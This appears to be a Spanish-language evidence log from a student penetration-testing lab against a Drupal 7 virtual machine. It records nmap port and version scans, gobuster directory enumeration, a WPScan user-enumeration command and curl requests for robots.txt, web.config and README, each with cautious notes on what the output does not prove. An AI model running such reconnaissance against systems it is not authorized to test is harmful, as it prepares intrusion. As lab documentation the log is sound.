
Acción: sudo nmap -sn 192.168.81.130; sudo nmap -p- --min-rate 5000 -T4 -v -oN nmap_fullscan.txt 192.168.81.130 (dos ejecuciones)

Observado: Nmap 7.98 muestra host activo y puertos TCP 22, 80, 111 y 57249 abiertos; 65531 cerrados. Hora visible de inicio: 2026-10-03 11:16 -0500, sin segundos en esta captura.

Interpretación y límites: Superficie TCP observada, no vulnerabilidades. 57249 aparece todavía unknown en este escaneo; el escaneo de servicios posterior lo identifica. No demuestra cobertura UDP.

SHA-256: 2d7c1b2569bcfae404f1bcca685a8c854ab0dda392486af90587ddd30d926372

Figura 06 | EV-EJVA-004 · Salida guardada del escaneo TCP



The image shows a screenshot of a text editor window titled "nmap_fullscan.txt — Kate". The editor displays the output of an Nmap scan. The scan was initiated on Saturday, October 3, 2026, at 11:16:35. The target IP address is 192.168.81.130. The scan results show that the host is up with a latency of 0.00035s. The scan identified four open ports: 22/tcp (SSH), 80/tcp (HTTP), 111/tcp (RPCbind), and 57249/tcp (unknown). The MAC address of the host is 00:0C:29:79:C1:61, identified as VMware. The scan took 7.89 seconds to complete.

```
# Nmap 7.98 scan initiated Sat Oct 3 11:16:35 2026 as: nmap -p- --min-rate 5000 -T4 -v -oN nmap_fullscan.txt
192.168.81.130
Nmap scan report for 192.168.81.130
Host is up (0.00035s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
57249/tcp open  unknown
MAC Address: 00:0C:29:79:C1:61 (VMware)

Read data files from: /usr/bin/./share/nmap
# Nmap done at Sat Oct 3 11:16:43 2026 -- 1 IP address (1 host up) scanned in 7.89 seconds
```

Contexto: reconocimiento de servicios (estrategia 1). Equipo: MnzHack. Fecha: 2026-10-03T11:16:35-05:00.

Acción: Vista de nmap_fullscan.txt en Kate; el encabezado conserva la invocación de Nmap.

Observado: Mismo objetivo y cuatro puertos. Encabezado: Sat Oct 3 11:16:35 2026; finaliza 11:16:43.

Interpretación y límites: Respalda la captura anterior. Se extrajo la imagen, no el archivo nmap_fullscan.txt original. Zona -05:00 tomada del escaneo relacionado; reloj del laboratorio no verificado.

SHA-256: 782633c818375c575f2a8e451ad38d92a220dc14fcc8d09eec05ed788c11d86a

Figura 07 | EV-EJVA-005 · Servicios y versiones Nmap

```
[eduardo@parrot]~/.Documents/parcial1_dc1$ # Escaneo específico de los puertos abiertos con detección de versiones y scripts básicos
sudo nmap -sV -sC -p22,80,111,57249 -oN nmap_services.txt 192.168.81.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-03 11:25 -0500
Nmap scan report for 192.168.81.130
Host is up (0.00073s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind 2-4 (RPC #100000)
57249/tcp open  status 1 (RPC #100024)

| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)

80/tcp    open  http      Apache httpd 2.2.22 ((Debian))
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-title: Welcome to Drupal Site | Drupal Site
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-server-header: Apache/2.2.22 (Debian)

111/tcp   open  rpcbind 2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000    2,3,4        111/tcp     rpcbind
|   100000    2,3,4        111/udp     rpcbind
|   100000    3,4          111/tcp6    rpcbind
|   100000    3,4          111/udp6    rpcbind
|   100024    1            35794/udp6  status
|   100024    1            57249/tcp   status
|   100024    1            58406/tcp6  status
|   100024    1            58484/udp   status

57249/tcp open  status 1 (RPC #100024)
MAC Address: 00:0C:29:79:C1:61 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.91 seconds
[eduardo@parrot]~/.Documents/parcial1_dc1$
```

Contexto: reconocimiento de servicios (estrategia 1). Equipo: MnzHack. Fecha: no-registrada.

Acción: sudo nmap -sV -sC -p22,80,111,57249 -oN nmap_services.txt 192.168.81.130

Observado: Nmap 7.98: 22/tcp OpenSSH 6.0p1 Debian 4+deb7u7; 80/tcp Apache httpd 2.2.22 Debian, generador Drupal 7; 111/tcp rpcbind 2-4; 57249/tcp status 1, RPC #100024. Inicio visible 2026-10-03 11:25 -0500 sin segundos.

Interpretación y límites: Versiones reportadas por fingerprinting; no demuestran exploit ni parche ausente. rpcinfo enumera puertos UDP, pero esto no sustituye escaneo UDP. El comando no incluye -O.

SHA-256: fd47f0ac375aae9c92316922414be03af97d48d13bba48b4abb8088f8e2f1194

Figura 08 | EV-EJVA-006 · Gobuster y error al invocar URL

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.91 seconds
[~] Eduardo@parrot: [~/Documents/parcial1_dc1]
$# Ver la web en el navegador primero
http://192.168.81.130

# Enumerar directorios con Gobuster
gobuster dir -u http://192.168.81.130 -w /usr/share/wordlists/dirb/common.txt

# Si encuentras WordPress (como en el writeup), prueba con WPScan
wpscan --url http://192.168.81.130 --enumerate u
bash: http://192.168.81.130: No existe el fichero o el directorio

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.81.130
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./cvsignore (Status: 403) [Size: 292]
./forward (Status: 403) [Size: 290]
./cvs (Status: 403) [Size: 286]
./git/HEAD (Status: 403) [Size: 291]
./bash_history (Status: 403) [Size: 295]
./bashrc (Status: 403) [Size: 289]
./listings (Status: 403) [Size: 291]
./cache (Status: 403) [Size: 288]
./htaccess (Status: 403) [Size: 291]
./mysql_history (Status: 403) [Size: 296]
./htpasswd (Status: 403) [Size: 291]
./profile (Status: 403) [Size: 290]
./sh_history (Status: 403) [Size: 293]
./history (Status: 403) [Size: 290]
./ssh (Status: 403) [Size: 286]
./rhosts (Status: 403) [Size: 289]
./svn/entries (Status: 403) [Size: 294]
./svn (Status: 403) [Size: 286]
./hta (Status: 403) [Size: 286]
./web (Status: 403) [Size: 286]
./swf (Status: 403) [Size: 286]
./config (Status: 403) [Size: 289]
./subversion (Status: 403) [Size: 293]
./listing (Status: 403) [Size: 290]
```

Contexto: reconocimiento de servicios (estrategia 1). Equipo: MnzHack. Fecha: no-registrada.

Acción: gobuster dir -u http://192.168.81.130 -w /usr/share/wordlists/dirb/common.txt

Observado: Gobuster v3.6 inicia y devuelve varias rutas con 403. También aparece error de Bash por introducir una URL directamente en terminal. Hay una línea de WPScan sin resultado visible.

Interpretación y límites: La URL debe abrirse en navegador o cliente HTTP; el error no es del servicio. No afirmar que WPScan se completó ni que hay WordPress. 403 no demuestra archivo accesible ni existencia inequívoca.

SHA-256: da564cbf5b82c304361d8da03f7854ec060bf5895179fde33f01346be0b78ce0

Figura 09 | EV-EJVA-007 · Resultados de enumeración de rutas

```

Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
/.forward (Status: 403) [Size: 290]
/.cvcs (Status: 403) [Size: 286]
/.git/HEAD (Status: 403) [Size: 291]
/.bash_history (Status: 403) [Size: 295]
/.bashrc (Status: 403) [Size: 289]
/.listings (Status: 403) [Size: 291]
/.cache (Status: 403) [Size: 288]
/.htaccess (Status: 403) [Size: 291]
/.mysql_history (Status: 403) [Size: 296]
/.htpasswd (Status: 403) [Size: 291]
/.profile (Status: 403) [Size: 290]
/.sh_history (Status: 403) [Size: 293]
/.history (Status: 403) [Size: 290]
/.ssh (Status: 403) [Size: 286]
/.rhosts (Status: 403) [Size: 289]
/.svn/entries (Status: 403) [Size: 294]
/.svn (Status: 403) [Size: 286]
/.hta (Status: 403) [Size: 286]
/.web (Status: 403) [Size: 286]
/.swf (Status: 403) [Size: 286]
/.config (Status: 403) [Size: 289]
/.subversion (Status: 403) [Size: 293]
/.listing (Status: 403) [Size: 290]
/.perf (Status: 403) [Size: 287]
/.passwd (Status: 403) [Size: 289]
/0 (Status: 200) [Size: 7627]
/admin (Status: 403) [Size: 7718]
/Admin (Status: 403) [Size: 7560]
/ADMIN (Status: 403) [Size: 7560]
/batch (Status: 403) [Size: 7853]
/cgi-bin/ (Status: 403) [Size: 290]
/Entries (Status: 403) [Size: 289]
/includes (Status: 301) [Size: 319]
/index.php (Status: 200) [Size: 7627]
/install.mysql (Status: 403) [Size: 295]
/install.pgsql (Status: 403) [Size: 295]
/LICENSE (Status: 200) [Size: 18092]
/misc (Status: 301) [Size: 315]
/modules (Status: 301) [Size: 318]
/node (Status: 200) [Size: 7627]
/profiles (Status: 301) [Size: 319]
/README (Status: 200) [Size: 5376]
/robots (Status: 200) [Size: 1561]
/robots.txt (Status: 200) [Size: 1561]
/Root (Status: 403) [Size: 286]
/scripts (Status: 301) [Size: 318]
/search (Status: 403) [Size: 7563]
/Search (Status: 403) [Size: 7563]
/server-status (Status: 403) [Size: 295]
/sites (Status: 301) [Size: 316]
/themes (Status: 301) [Size: 317]
/user (Status: 200) [Size: 7480]
/web.config (Status: 200) [Size: 2178]
/xmlrpc.php (Status: 200) [Size: 42]
Progress: 4614 / 4615 (99.98%)
Finished

```

Contexto: reconocimiento de servicios (estrategia 1). Equipo: MnzHack. Fecha: no-registrada.


Acción: Continuación del mismo Gobuster de EV-EJVA-006.

Observado: Se observan 200 en /README, /robots.txt, /web.config, /xmlrpc.php, /LICENSE y /user; 301 en varios directorios; 403 en /admin y otras rutas.

Interpretación y límites: Los códigos son observaciones de enumeración. No prueban por sí solos divulgación sensible, listado de directorios o acceso administrativo. Comprobar contenido y controles antes de asignar hallazgo.

SHA-256: 3476c2bfd78539327c0d9ac130b386b6b276be1a0fae48da016548780f76a956

Figura 10 | EV-EJVA-008 · Consultas HTTP y error de head



```

Disallows: /?q=user/logout/
[eduardo@parrot:~/Documents/parcial1_dc1]$
[eduardo@parrot:~/Documents/parcial1_dc1]$ # Ver README (por si da la versión exacta)
[eduardo@parrot:~/Documents/parcial1_dc1]$ $curl -s http://192.168.81.130/README | head -n 30~
head: el número de líneas no es válido: '30~'
[X][eduardo@parrot:~/Documents/parcial1_dc1]$ # Ver el contenido de xmlrpc.php (solo GET)
curl -s http://192.168.81.130/xmlrpc.php

# Ver web.config
curl -s http://192.168.81.130/web.config

# Ver robots.txt
curl -s http://192.168.81.130/robots.txt

# Ver README (por si da la versión exacta)
curl -s http://192.168.81.130/README | head -n 30
XML-RPC server accepts POST requests only.<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <!-- Don't show directory listings for URLs which map to a directory. -->
    <directoryBrowse enabled="false" />
    <rewrite>
      <rules>
        <rule name="Protect files and directories from prying eyes" stopProcessing="true">
          <match url="\.(\.engine|inc|info|install|make|module|profile|test|po|sh|\.sql|theme|tpl(\.php)?|xhtml|xml)$|(\..*|Entries.*|Repository|Root|Tag|Template)$" />
          <action type="CustomResponse" statusCode="403" subStatusCode="0" statusReason="Forbidden" statusDescription="Access is forbidden." />
        </rule>
        <rule name="Force simple error message for requests for non-existent favicon.ico" stopProcessing="true">
          <match url="favicon\.ico" />
          <action type="CustomResponse" statusCode="404" subStatusCode="1" statusReason="File Not Found" statusDescription="The requested file favicon.ico was not found" />
        </rule>
        <rule name="Rewrite URLs of the form 'x' to the form 'index.php?q=x'." -->
          <match url="^(.*)$" ignoreCase="false" />
          <conditions>
            <add input="{REQUEST_FILENAME}" matchType="IsFile" ignoreCase="false" negate="true" />
            <add input="{REQUEST_FILENAME}" matchType="IsDirectory" ignoreCase="false" negate="true" />
            <add input="{URL}" pattern="^(.*)/favicon\.ico$" ignoreCase="false" negate="true" />
          </conditions>
          <action type="Rewrite" url="index.php?q={R:1}" appendQueryString="true" />
        </rule>
      </rules>
    </rewrite>
  </system.webServer>
  <httpErrors>
    <remove statusCode="404" subStatusCode="-1" />
    <error statusCode="404" prefixLanguageFilePath="" path="/index.php" responseMode="ExecuteURL" />
  </httpErrors>
  <defaultDocument>
    <!-- Set the default document -->
    <files>

```

Contexto: reconocimiento de servicios (estrategia 1). Equipo: MnzHack. Fecha: no-registrada.


Acción: curl -s a /xmlrpc.php, /web.config, /robots.txt y /README; README se canaliza a head -n 30 tras un intento con 30~.

Observado: Se ve error por argumento 30~; luego se repite. xmlrpc.php responde que acepta POST; web.config devuelve XML.

Interpretación y límites: Conservar el error y su corrección. GET a xmlrpc.php no demuestra ejecución remota. Un web.config servido por Apache no demuestra IIS ni exposición de secretos.

SHA-256: 7c792f582f325bd7a309ce963bfa4e2b47e85da01be16c389369eba4773659e0

Figura 11 | EV-EJVA-009 · Contenido de robots.txt



```
# Used: http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/wc/robots.html
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=filter/tips/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /?q=user/logout/

CONTENTS OF THIS FILE
-----
* About Drupal
* Configuration and features
* Installation profiles
* Appearance
```

Contexto: reconocimiento de servicios (estrategia 1). Equipo: MnzHack. Fecha: no-registrada.


Acción: Continuación de las consultas curl de EV-EJVA-008.

Observado: robots.txt enumera rutas y reglas Disallow; aparece el comienzo del contenido README.

Interpretación y límites: Las reglas orientan enumeración; no equivalen a controles de acceso ni garantizan exposición de cada ruta.

SHA-256: 8a3c0d56f1c948e4d786bdd292f7ad53c87be6a8e899368a8ce99395b0f9a1ed

Figura 12 | EV-EJVA-010 · Contenido de README



```
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=filter/tips/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /?q=user/logout/

CONTENTS OF THIS FILE
-----
* About Drupal
* Configuration and features
* Installation profiles
* Appearance
* Developing for Drupal

ABOUT DRUPAL
-----

Drupal is an open source content management platform supporting a variety of
websites ranging from personal weblogs to large community-driven websites. For
more information, see the Drupal website at http://drupal.org/, and join the
Drupal community at http://drupal.org/community.

Legal information about Drupal:
* Know your rights when using Drupal:
  See LICENSE.txt in the same directory as this document.
* Learn about the Drupal trademark and logo policy:
  http://drupal.com/trademark

CONFIGURATION AND FEATURES
-----
